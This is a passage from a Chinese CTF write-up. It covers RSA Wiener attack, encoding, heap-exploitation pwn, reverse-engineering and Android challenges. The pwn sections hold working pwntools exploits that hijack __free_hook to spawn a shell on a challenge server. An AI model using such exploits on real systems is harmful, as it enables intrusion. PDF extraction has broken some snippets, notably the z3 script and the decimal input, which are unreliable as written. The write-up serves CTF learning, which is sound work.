C:\>python 2.py > 2.txt
G:\>python 1.py
password: B@%MG"6FjbS8^c#r
G:\>
```

然后解压即可



Crypto

RSA

e很大，果断wienerattack秒接


基于<https://github.com/pablocelayes/rsa-wiener-attack> 修改RSAwienerHacker.py

```
1 import ContinuedFractions, Arithmetic, RSAvulnerableKeyGenerator
2 import libnum
3
4 def hack_RSA(e,n):
5     frac = ContinuedFractions.rational_to_contfrac(e, n)
6     convergents = ContinuedFractions.convergents_from_contfrac(frac)
7
8     for (k,d) in convergents:
9         if k!=0 and (e*d-1)%k == 0:
10             phi = (e*d-1)//k
11             s = n - phi + 1
12             discr = s*s - 4*n
13             if(discr>=0):
14                 t = Arithmetic.is_perfect_square(discr)
15                 if t!=-1 and (s+t)%2==0:
16                     print("Hacked!")
17                     return d
18
19 if __name__ == "__main__":
20     c=58703794202217708947284241025731347400180247075968200121227051434588
21     27404327379972448418341107283713650584885331310046811927751114423517165431
22     30357766164549603339990394524919211448410807789600411998848233687754006037
```

```

13982137807991048133794452060951251851183850000091036462977949122345066992
308292574341196418
21     e=11939386184596076204889868351148779931785157994844825213746696158162
73529212537711510132877220731136351853034417854565966470111218628391877757
15967164165508224247084850825422778997956746102517068390036859477146822952
44183134554885016198893511262752736684094497244946866169718464613962352796
7901314485800416727
22
23     n=14319713536387376376527131388948283206549521447698824405660293931609
65586040729876057848269771771325909418520432920093361085530581406438896036
39640376907419560005800390316898478577088950660088975625569277320455499051
27569699868159001012245897943618363969112662440202565176174026581760060431
3205276368201637427
24     d = hack_RSA(e, n)
25     m = pow(c,d,n)
26     print(libnum.n2s(m))

```



混合编码

解b64

```

1  %2F102%2F108%2F97%2F103%2F123%2F113%2F49%2F120%2F75%2F112%2F109%2F56%2F118
  %2F73%2F76%2F87%2F114%2F107%2F109%2F88%2F120%2F86%2F54%2F106%2F49%2F49%2F7
  7%2F100%2F99%2F71%2F116%2F76%2F122%2F118%2F82%2F121%2F86%2F125

```

删除%2f后转ascii

Recipe

From Decimal

Delimiter

Space

☐ Support signed values

Last build: A month ago

Input

102 108 97 103 123 113 49 120 75 112 109 56 118 73 76 87 114 107 1 121 86 125

Output

flag{q1xKpm8vILWrkmXxV6j11MdcGtLzvRyV}

Pwn

easypwn

通过name越界写堆指针

```

1 #!/usr/bin/env python
2 # -*- coding: utf-8 -*-

```

```

3 from pwn import *
4 context.log_level = 'debug'
5 p = process('./hello')
6 #,env={"LD_PRELOAD":"./libc.so.6"})
7 libc = ELF("/lib/x86_64-linux-gnu/libc-2.23.so")
8 p = remote("119.3.81.43", 49153)
9 def add(num, name, size, content):
10     p.sendlineafter(">>", "1")
11     p.sendlineafter("umber:", num)
12     p.sendlineafter("name:", name)
13     p.sendlineafter("size:", str(size))
14     p.sendafter("info:", content)
15 def show(idx):
16     p.sendlineafter(">>", "3")
17     p.sendlineafter(" index:", str(idx))
18 def edit(idx, num, name, content):
19     p.sendlineafter(">>", "4")
20     p.sendlineafter("ndex:", str(idx))
21     p.sendlineafter("umber:", num)
22     p.sendlineafter("name:", name)
23     p.sendafter("info:", content)
24 def delete(idx):
25     p.sendlineafter(">>", "2")
26     p.sendlineafter(" index:", str(idx))
27
28 def exp():
29     add("123", "aaa", 0x80, "A\n")
30     add("123", "aaa", 0x20, "a\n")
31     delete(0)
32     add("123", "aaa", 0x7, "a"*8)
33     show(2)
34     p.recvuntil("a"*8)
35     libc.address=
u64(p.recv(6)+'\x00'*2)-0x00007ffff7dd1bf8+0x7ffff7a0d000
36     print hex(libc.address)
37     edit(1, "a", "a"*13+p64(libc.sym['__free_hook']),
p64(libc.sym['system'])+'\n')
38     add("123", "aaa", 0x20, "/bin/sh\n")
39     delete(3)
40
41     p.interactive()
42 if __name__ == '__main__':
43     exp()
44

```

PwnCTFM

strcpy导致Off by null

```
1 from pwn import *
2 context.log_level = 'debug'
3 #p = process("./pwn")
4 libc = ELF("./libc.so.6")
5 p = remote("119.3.81.43", 49155)
6 def add(name, size, des, score):
7     p.sendlineafter(">>", "1")
8     p.sendlineafter(" name:", name)
9     p.sendlineafter("size:", str(size))
10    p.sendlineafter("des:", des)
11    p.sendlineafter("score:", str(score))
12 def free(idx):
13     p.sendlineafter(">>", "2")
14     p.sendlineafter("index:", str(idx))
15 def show(idx):
16     p.sendlineafter(">>", "3")
17     p.sendlineafter("index:", str(idx))
18 p.sendlineafter("name:", "CTFM")
19 p.sendlineafter("password:", "123456")
20 add("11", 0xf0, "a", 111)#0
21 add("11", 0x18, "a", 111)#1
22 add("11", 0x18, "a", 111)
23 free(2)
24 for i in range(8):
25     add("11", 0xf0, "a", 111)#2
26 for i in range(3, 10):
27     free(i)
28 add("11", 0x18, "A", 111)#3
29
30 free(0)
31 free(3)
32 add("11", 0x18, b"a"*0x18, 111)
33 free(0)
34
35 for i in range(6):
36     free(0)
37     add("11", 0x18, b"A"*(0x10+7-i), 111)
38 free(0)
39
40 add("11", 0x18, b"A"*(0x10)+p64(0x140), 111)
41 free(2)
42 for i in range(8):
43     add("11", 0xf0, "a", 111)#1
44 show(1)
45 p.recvuntil("des:")
46 libc.address = u64(p.recv(6)+b'\x00'*2)-0x00007ffff7dcfca0+0x7ffff79e4000
47 print(hex(libc.address))
48 free(7)
49 free(8)
```

```

50 free(9)
51 free(0)
52
53 add("11", 0x50, b"A"*0x20+p64(libc.sym['__free_hook'])+p64(0), 111)
54 add("11", 0x10, b"/bin/sh\x00", 111)
55 add("11", 0x10, p64(libc.sym['system']), 111)
56 free(7)
57
58 p.interactive()

```

Reverse

GoodRE

输入长度要求64位，格式为0-9A-F，hex转码为8个大整数

题目将各个运算符封装为函数， $0x830a5376 \wedge 0x1d3d2acf = 0x9e3779b9$

为tea系列常数，观察规律可以得知为tea算法。

```

23 copy(v5, a1);
24 copy(z, (a1 + 36));
25 sub_1408(sum, 0);
26 sub_1408(&v8, 0x830A5376);
27 sub_1408(&v9, 0x1D3D2ACF);
28 xor(delta, &v9, &v8);
29 copy(v11, a2);
30 copy(v12, (a2 + 36));
31 copy(v13, (a2 + 72));
32 copy(v14, (a2 + 108));
33 v3 = 32;
34 do
35 {
36 add(sum, sum, delta);
37 shl(v15, z, 4);
38 add(v15, v15, v11);
39 add(v16, z, sum);
40 shr(v17, z, 5);
41 add(v17, v17, v12);
42 xor(v15, v15, v16);
43 xor(v15, v15, v17);
44 add(v5, v5, v15);
45 shl(v18, v5, 4);
46 add(v18, v18, v13);
47 add(v19, v5, sum);
48 shr(v20, v5, 5);
49 add(v20, v20, v14);
50 xor(v18, v18, v19);
51 xor(v18, v18, v20);
52 add(z, z, v18);
53 --v3;

```

密文

.data:0000000000005020	dword_5020	dd 79AE1A38h	; DATA XREF:
.data:0000000000005024		dd 596080D3h	
.data:0000000000005028		dd 80E03E80h	
.data:000000000000502C		dd 846C8D73h	
.data:0000000000005030		dd 21A01CF7h	
.data:0000000000005034		dd 0C7CACA32h	
.data:0000000000005038		dd 45F9AC14h	
.data:000000000000503C		dd 0C5F5F22Fh	

解密即可拿到flag

easyRe

题目拿到尝试运行发现非法指令，排查发现OEP不是合法的地址，猜测被修改过。静态审吧。


```

17 setvbuf(stdout, 0LL, 2, 0LL);
18 stream = fopen("my.lua", "rb");
19 if ( !stream )
20     exit(0);
21 fseek(stream, 0LL, 2);
22 size = ftell(stream);
23 ptr = malloc(size);
24 rewind(stream);
25 fread(ptr, 1uLL, size, stream);
26 v12 = decode(ptr, size);
27 v13 = sub_419950();
28 sub_41AA90(v13);
29 sub_41AB00(v13);
30 if ( !v13 )

```

通过读取my.lua中的内容进行解码

```

1 BYTE *__fastcall decode(__int64 a1, int a2)
2 {
3     _BYTE *result; // rax
4     int i; // [rsp+14h] [rbp-2Ch]
5     int v4; // [rsp+20h] [rbp-20h]
6     int v5; // [rsp+24h] [rbp-1Ch]
7     int v6; // [rsp+28h] [rbp-18h]
8     unsigned __int64 v7; // [rsp+38h] [rbp-8h]
9
10    v7 = __readfsqword(0x28u);
11    result = malloc(a2);
12    v4 = 2;
13    v5 = 3;
14    v6 = 5;
15    if ( a2 )
16    {
17        for ( i = 0; i < a2; ++i )
18            result[i] = *(i + a1) ^ *(&v4 + 4 * (i % 3));
19    }
20    return result;
21 }

```

以2, 3, 5为key做异或

```

1 function BitXOR(a,b)
2     local p,c=1,0
3     while a>0 and b>0 do
4         local ra,rb=a%2,b%2
5         if ra~=rb then c=c+p end
6         a,b,p=(a-ra)/2,(b-rb)/2,p*2
7     end
8     if a<b then a=b end
9     while a>0 do
10        local ra=a%2
11        if ra>0 then c=c+p end
12        a,p=(a-ra)/2,p*2
13    end
14    return c
15 end
16
17 function adcdefg(j)
18     return BitXOR(5977654,j)
19 end

```

拿到一段lua代码，为xor 5977654。

```

35 s = malloc(0x84uLL);
36 memset(s, 0, 0x84uLL);
37 for ( i = 0; i <= 32; ++i )
38 {
39     *(s + i) = (0x1ED0675 * v5 + 0x6C1) % 0xFE;
40     v5 = *(s + i);
41 }
42 v15 = malloc(0x100uLL);
43 memset(v15, 0, 0x100uLL);
44 for ( j = 0; j <= 31; ++j )
45 {
46     for ( k = 0; k <= 32; ++k )
47     {
48         *(v15 + j + k) += *(j + a2) ^ *(s + k);
49         sub_404220(v13, 0, 0, 0, 0LL, 0LL);
50         v2 = decode(0xff63A360, 7);
51         sub_403900(v13, v2);
52         v3 = *(v15 + j + k);
53         sub_4035B0(v13, v3);
54         sub_404220(v13, 1, 1, 0, 0LL, 0LL);

```

之后进行循环加密，并从0x63a360解密出adcdefg函数名，猜测相加过后又调用lua进行了一次xor。这个按位加法在之前的SCTF出现过<https://www.anquanke.com/post/id/210037#h2-4>，解密脚本一直调试不对，直接用z3正向解吧

```

1 from z3 import *
2
3 dest_enc=
4
5 [0x005B360D, 0x000000177, 0x005B377B, 0x000000E0A, 0x005B379A, 0x000000371, 0
6 x005B3842, 0x0000003EC, 0x005B3A6E, 0x00000046B, 0x005B3ADC, 0x00000010B, 0x0
7 05B386E, 0x000000B11, 0x005B350A, 0x000000FE0, 0x005B226B, 0x00001483, 0x005
8 B3EAB, 0x000010C5, 0x005B1742, 0x000000F85, 0x005B388F, 0x000013E2, 0x005B3
9 C54, 0x000010AA, 0x005B3A05, 0x000000CE3, 0x005B36C7, 0x0000159D, 0x005B394
10 9, 0x144e]
11
12
13 for seed in range(0xffff):
14     xor_data = []
15
16     for i in range(33):
17         r = (0x1ED0675 * seed + 0x6c1) % 0xfe
18         xor_data.append(r)
19         seed = r
20
21 s=Solver()
22
23 flag = [BitVec('x%d' % i), 8) for i in range(32)]
24 xor_result = [0 for i in range(64)]
25 for i in range(32):
26     for j in range(33):
27         a = flag[i] ^ xor_data[j]
28         xor_result[i + j] += a
29         xor_result[i+j]=(xor_result[i+j]^5977654)
30
31 for i in range(0, 32):
32     s.add(flag[i]<=127)
33     s.add(flag[i]>=32)
34     s.add(xor_result[i] == dest_enc[i])
35
36
37

```

```

28     if s.check() == sat:
29         model = s.model()
30         str = [chr(model[flag[i]].as_long().real) for i in range(32)]
31         print("".join(str))
32         exit()

```

Mobile

hellehellokey

frida脱壳得到dex

核心代码中存在一个加密，本质是个多项式

```

1  a:三个随机数
2  k:用户输入
3  b:7个随机数
4  res=k+(a[0]*b[i]+a[1]*(b[i])**2+a[2]*(b[i])**3)

```

用下面的代码可以解密key

```

1  from z3 import *
2  from Crypto.Util.number import long_to_bytes
3
4  k = Int('k')
5  a = [Int(str(i)) for i in range(3)]
6  s = Solver()
7  c = [
8      33933,46752,55441,31627,
9      60334,50033,63748
10 ]
11 r = [
12     2463002213239249478421333914949520,
13     2463002213407298387897683677526162,
14     2463002213588939042437173015220224,
15     2463002213219449031157189171389412,
16     2463002213719983401596195542989712,
17     2463002213468695035757250868133120,
18     2463002213824972784058087693515910
19 ]
20 for i in range(7):
21     s.add(k + a[0] * c[i] + a[1] * c[i] ** 2 + a[2] * c[i] ** 3 == r[i])
22
23 if s.check() == sat:
24     print(s.model())
25     key = s.model()[k].as_long()
26     print(long_to_bytes(key))

```

然后直接解密即可

```

1  flag{0cdd5475-f40a263f-35f2698a-3391b5a6}

```

